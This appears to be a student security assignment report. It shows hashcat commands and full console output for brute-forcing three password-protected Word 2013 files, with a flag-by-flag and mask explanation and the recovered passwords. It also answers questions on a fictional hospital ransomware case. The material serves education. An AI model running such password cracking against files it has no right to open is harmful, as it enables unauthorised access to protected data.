
For the usage of the Hash Cat, we use for having the brute-force attack for password cracking and also the BOM deletion before the password cracking. After the password has been cracked, we will have the command to show the password. The command that we have used will be provided below:

- File 1:
    - ./hash1.txt
    - Get-Content hash1.txt | Out-File -Encoding ASCII hash1_nobom.txt
    - ./hash1_nobom.txt
    - ./hashcat.exe -d 1 -a 3 m 9600 hash1_nobom.txt ?a?a -o outputcrackedfile1.txt
    - ./hashcat.exe –show -m 9600 hash1_nobom.txt



```
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hash1.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> Get-Content hash1.txt | Out-File -Encoding ASCII hash1_nobom.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hash1_nobom.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hashcat.exe -d 1 -a 3 -m 9600 hash1_nobom.txt ?a?a -o outputcrackedfile1.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.6)
====================
* Device #1: NVIDIA GeForce MX330, 1641/2047 MB, 3MCU

OpenCL API (OpenCL 3.0 CUDA 12.6.65) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #2: NVIDIA GeForce MX330, skipped

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #3: Intel(R) Iris(R) Xe Graphics, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Tue Nov 26 20:59:04 2024
Stopped: Tue Nov 26 20:59:09 2024
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hashcat.exe --show -m 9600 hash1_nobom.txt
$office$*2013*100000*256*16*24d5be9630ac28fdd46e6313d2cb57e8*3ba7b92898cf9d6e06ae909512e3571e*5fee42e888ca5f889e74683d1bfd4595bbd0af633d838bde03d660170d7efadf:00
```


- File 2:
    - ./hash2.txt
    - Get-Content hash2.txt | Out-File -Encoding ASCII hash2_nobom.txt
    - ./hash2_nobom.txt
    - ./hashcat.exe -d 1 -a 3 m 9600 hash2_nobom.txt ?a?a -o outputcrackedfile2.txt
    - ./hashcat.exe –show -m 9600 hash2_nobom.txt




```
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hash2.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> Get-Content hash2.txt | Out-File -Encoding ASCII hash2_nobom.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hash2_nobom.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hashcat.exe -d 1 -a 3 -m 9600 hash2_nobom.txt ?a?a?a -o outputcrackedfile2.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.6)
====================
* Device #1: NVIDIA GeForce MX330, 1641/2047 MB, 3MCU

OpenCL API (OpenCL 3.0 CUDA 12.6.65) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #2: NVIDIA GeForce MX330, skipped

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #3: Intel(R) Iris(R) Xe Graphics, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Tue Nov 26 21:04:36 2024
Stopped: Tue Nov 26 21:04:40 2024
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hashcat.exe --show -m 9600 hash2_nobom.txt
$office$*2013*100000*256*16*83942a98f48108b061ea4fdf07d5c32d*14857ce716e5244dbd5569a178e8c347*e016f764ac7fd540a6b197f1088f22ae0a7faa132be325649a03bc5a277af9e4:2@3
```

- File 3:
    - ./hash3.txt
    - Get-Content hash3.txt | Out-File -Encoding ASCII hash3_nobom.txt


- ./hash3_nobom.txt
- ./hashcat.exe -d 1 -a 3 m 9600 hash3_nobom.txt ?a?a -o outputcrackedfile3.txt
- ./hashcat.exe –show -m 9600 hash3_nobom.txt



```
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hash3.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> Get-Content hash3.txt | Out-File -Encoding ASCII hash3_nobom.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hash3_nobom.txt
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hashcat.exe -d 1 -a 3 -m 9600 hash3_nobom.txt ?a?a?a?a -o outputcrackedfile3.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

CUDA API (CUDA 12.6)
====================
* Device #1: NVIDIA GeForce MX330, 1641/2047 MB, 3MCU

OpenCL API (OpenCL 3.0 CUDA 12.6.65) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #2: NVIDIA GeForce MX330, skipped

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #3: Intel(R) Iris(R) Xe Graphics, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```



```
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP
* Uses-64-Bit

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 235 MB

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => |
```



```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 9600 (MS Office 2013)
Hash.Target......: $office$*2013*100000*256*16*f1d6f55b1fceb152f934192...856b2a
Time.Started.....: Thu Nov 28 13:07:39 2024 (12 hours, 27 mins)
Time.Estimated...: Fri Nov 29 01:35:11 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?a?a?a?a [4]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      752 H/s (12.10ms) @ Accel:32 Loops:128 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 37593088/81450625 (46.15%)
Rejected.........: 0/37593088 (0.00%)
Restore.Point....: 393216/857375 (45.86%)
Restore.Sub.#1...: Salt:0 Amplifier:28-29 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 8n,L -> 8j;A
Hardware.Mon.#1..: Temp: 64c Util: 96% Core:1189MHz Mem:3003MHz Bus:4

Started: Thu Nov 28 13:07:31 2024
Stopped: Fri Nov 29 01:35:13 2024
PS C:\Users\asus\Downloads\hashcat-6.2.6> ./hashcat.exe --show -m 9600 hash3_nobom.txt
$office$*2013*100000*256*16*f1d6f55b1fceb152f934192a74112de8*654694e8121e3eb3200397f11fe3b1be*c97f24f898da7bd7e9fc250361cd4e06ab9419eb0f073ca214fd1eaf65856b2a:8@9A
```

Description of the command

There would be five lines, as you have seen:

- The first line is to check the hash file is in the correct directory so that we are able to ensure that the file can be run in the following brute-force attack.

- The second line is for getting the content of the hash file and comes out with another hash file for the ease of deletion of the BOM, which is able to affect the hash file on the operation running for a brute-force attack.

- The third line is to open the hash file renamed as a hash file without the BOM and delete the BOM manually. You will get the content after deletion as below:
  1. $office$*2013*100000*256*16*24d5be9630ac28fdd46e6313d2cb57e8*3ba7b92898cf9d6e06ae909512e3571e*5fee42e888ca5f889e74683d1bfd4595bbd0af633d838bde03d660170d7efadf
  2. $office$*2013*100000*256*16*83942a98f48108b061ea4fdf07d5c32d*14857ce716e5244dbd5569a178e8c347*e016f764ac7fd540a6b197f1088f22ae0a7faa132be325649a03bc5a277af9e4
  3. $office$*2013*100000*256*16*f1d6f55b1fceb152f934192a74112de8*654694e8121e3eb3200397f11fe3b1be*c97f24f898da7bd7e9fc250361cd4e06ab9419eb0f073ca214fd1eaf65856b2a

  - The fourth line is the main part of this part, which is the command line used for the brute-force attack to crack the password. Below is the separated part of the command:
    - .\hashcat.exe: This is the executable file for Hash Cat, the tool being used to perform the password cracking.
    - -d 1: This specifies the device to use and here we would use the first device for password cracking, which is the first GPU that we have in our device.
    - -a 3: This specifies the attack mode, and we would choose 3, which means the brute-force attack. This attack would try all the possible combinations.
    - -m 9600: This specifies the hash type and 9600 is for cracking the Word file with version 2013
    - -o outputcrackedfilex.txt: This specifies the output file where the cracked passwords will be saved and we will save this file directly in the directory of the applications since we didn't mention the particular pathway of the file.

      ***x represents the number of the file, outputcrackedfile1.txt for File_1.docx
    - .\hashx_nobom.txt: This is the input file containing the hash to be cracked. The path provided indicates that the file is in the current working directory.

      ***x represents the number of the file, .\hash1_nobom.txt for File_1.docx
    - ?a: This is the mask used for the brute-force attack. Each of these masks represents a single character position that can be any alphanumeric character, including special characters. For example, there would be "?a?a" in the command for cracking a password with two characters for File_1.docx. For the mask, it can be changed by using the list given below.

      ***Mask Symbols
      - ?l: Lowercase letters (a-z)
      - ?u: Uppercase letters (A-Z)

        - ?d: Digits (0-9)
        - ?s: Special characters (e.g., !, @, #, $, etc.)
        - ?a: All printable characters (combination of ?l, ?u, ?d, and ?s)
- Fifth line is to show the password for each word file. Below are the breakdown of the command line:
    - –show: use to display the password for each word file
    - -m 9600: use for the file type. For here is the Microsoft word file with 2013 version
    - hashx_nobom.txt: select for the file on showing the password

      ***x represent the number of the file, .\hash1_nobom.txt for File_1.docx
    - After we key in this command, we will receive a line of the hash without BOM comes with the password. The result would be listed as below:
        1. $office$*2013*100000*256*16*24d5be9630ac28fdd46e6313d2cb57e8*3ba7b92898cf9d6e06ae909512e3571e*5fee42e888ca5f889e74683d1bfd4595bbd0af633d838bde03d660170d7efadf:00
        2. $office$*2013*100000*256*16*83942a98f48108b061ea4fdf07d5c32d*14857ce716e5244dbd5569a178e8c347*e016f764ac7fd540a6b197f1088f22ae0a7faa132be325649a03bc5a277af9e4:2@3
        3. $office$*2013*100000*256*16*f1d6f55b1fceb152f934192a74112de8*654694e8121e3eb3200397f11fe3b1be*c97f24f898da7bd7e9fc250361cd4e06ab9419eb0f073ca214fd1eaf65856b2a:8@9A

***Characters with blue colour: Hash without BOM

***Characters with red colour: Password for each Word file

3.4 Section D – Lesson Learned

Through this experience, we gained a deeper understanding of the critical role password complexity plays in ensuring file security. Simple passwords, such as those consisting solely of numbers or limited characters, were cracked almost instantly. In contrast, more complex passwords that combined upper-case letters, special characters, and digits significantly increased the difficulty and time required to crack them. This underscored the importance of adopting strong password practices to safeguard sensitive files.

The process also introduced us to powerful tools such as John the Ripper and Hash Cat. John the Ripper efficiently converted files into hash format, streamlining the preparation for password cracking. Hash Cat further enabled effective brute-force attacks with various modes and hash-type options. The combination of these tools highlighted the need for a robust methodology when working with password-protected files, and their usage provided valuable insights into the technical aspects of file security.

Utilizing GPU acceleration for brute-force attacks proved to be a game-changer, significantly reducing the time required compared to CPU-based processing. Preparing the hash files, including the critical step of removing the BOM (Byte Order Mark), illustrated the importance of meticulous preparation to ensure the smooth execution of password-cracking tasks. Additionally, the strategic use of masks for brute-force attacks, such as "?a?a" to test all printable characters, demonstrated the flexibility of these methods and the importance of understanding their application for targeted results.

Another point worth noting is that this task also emphasized the balance between password security and accessibility. While highly secure passwords provide better protection, they can be challenging to recover, requiring significant time and effort if forgotten. This realization stressed the need for proper password management practices alongside robust security measures.

Last but not least, the hands-on experience offered practical insights into adapting tools and methodologies to achieve desired outcomes. We use the default Windows operating system of a laptop instead of Kali Linux in the virtual machine for better performance on GPU-based tasks reflecting the importance of adaptability. Overall, this process provided technical knowledge and valuable problem-solving skills, reinforcing the importance of systematic and methodical approaches in addressing file security challenges.

In a nutshell, this would be a memorable experience for us as we have indulged ourselves in doing this assignment. We have found that the given tips are not related to the password that we have cracked, and we have noticed that we would have to be patient and have good time management since we won't know what would happen in the process of cracking the password. Although there would be some challenges for us, we are glad that we are able to enjoy the whole process and cheer for the success of password cracking. We will be appreciated for these experiences and hope that all of these will help us in the future.

4.0 Part D

4.1 Question 1

What were the primary vulnerabilities that made the ABCX hospital prone to the GhalCry ransomware attack?

The vulnerability that makes ABCX Hospital vulnerable to the GhalCry ransomware attack is its reliance on legacy systems. This reliance on legacy systems has led hospitals to use outdated systems that lack modern security features. In addition, outdated software is software with unpatched vulnerabilities, the use of which exposes the system to known vulnerabilities. Finally, ABCX Hospital lacks comprehensive cybersecurity defenses, thus making it easier for ransomware to infiltrate and spread.

4.2 Question 2

How did the GhalCry attack specifically impact the hospital's operations?

The GhalCry attack disrupted hospital operations allowing widespread system outages that hindered routine functions. Specific impacts included cancelled appointments causing patients to face delays in care. In addition to this, the attack also disrupted medical services resulting in the interruption of critical medical services. It even compromised patient data, such as sensitive medical records [2].

4.3 Question 3

Describe five (5) strategies that can assist ABCX Hospital in implementing and mitigating the risk of GhalCry ransomware attacks in the future.

ABCX Hospital can implement system upgrades. Hospitals should replace old systems and regularly update software to address vulnerabilities [1]. In addition to this, hospitals should implement strong cybersecurity measures. Examples include deploying firewalls, antivirus software, intrusion detection systems, and ransomware protection tools. The third strategy is that hospital should back up their data regularly. This is due to maintaining offline encrypted backups so that systems can be restored without having to pay a ransom. Next, employee training is also a strategy where the hospital can educate their employees to identify phishing and safe online behavior [1]. Finally, hospitals must conduct security audits, such as regularly assessing and improving the cybersecurity infrastructure to close loopholes. These five strategies can help ABCX Hospital implement and mitigate the risk of a GhalCry ransomware attack in the future.


4.4 Question 4

Discuss the lessons ABCX hospital can learn from the GhalCry ransomware attack to prepare for future threats.

ABCX Hospital can learn from the GhalCry ransomware attack that they should prioritize cybersecurity. For example, investing in updated systems, software, and defenses. Beyond that, proactive threat management. Hospitals must have regular audits and vulnerability assessments to identify risks early. Finally, data protection is crucial to prevent leakage or extortion.

4.5 Question 5

Draw a network segmentation using packet tracer to prevent GhalCry ransomware from spreading into ABCX hospital.



Reference

[1] “Cyberattacks on Healthcare: A global threat that can’t be ignored | UN news,” United Nations, https://news.un.org/en/story/2024/11/1156751

[2] At least 141 hospitals directly affected by ransomware ..., https://www.hipaajournal.com/2023-healthcare-ransomware-attacks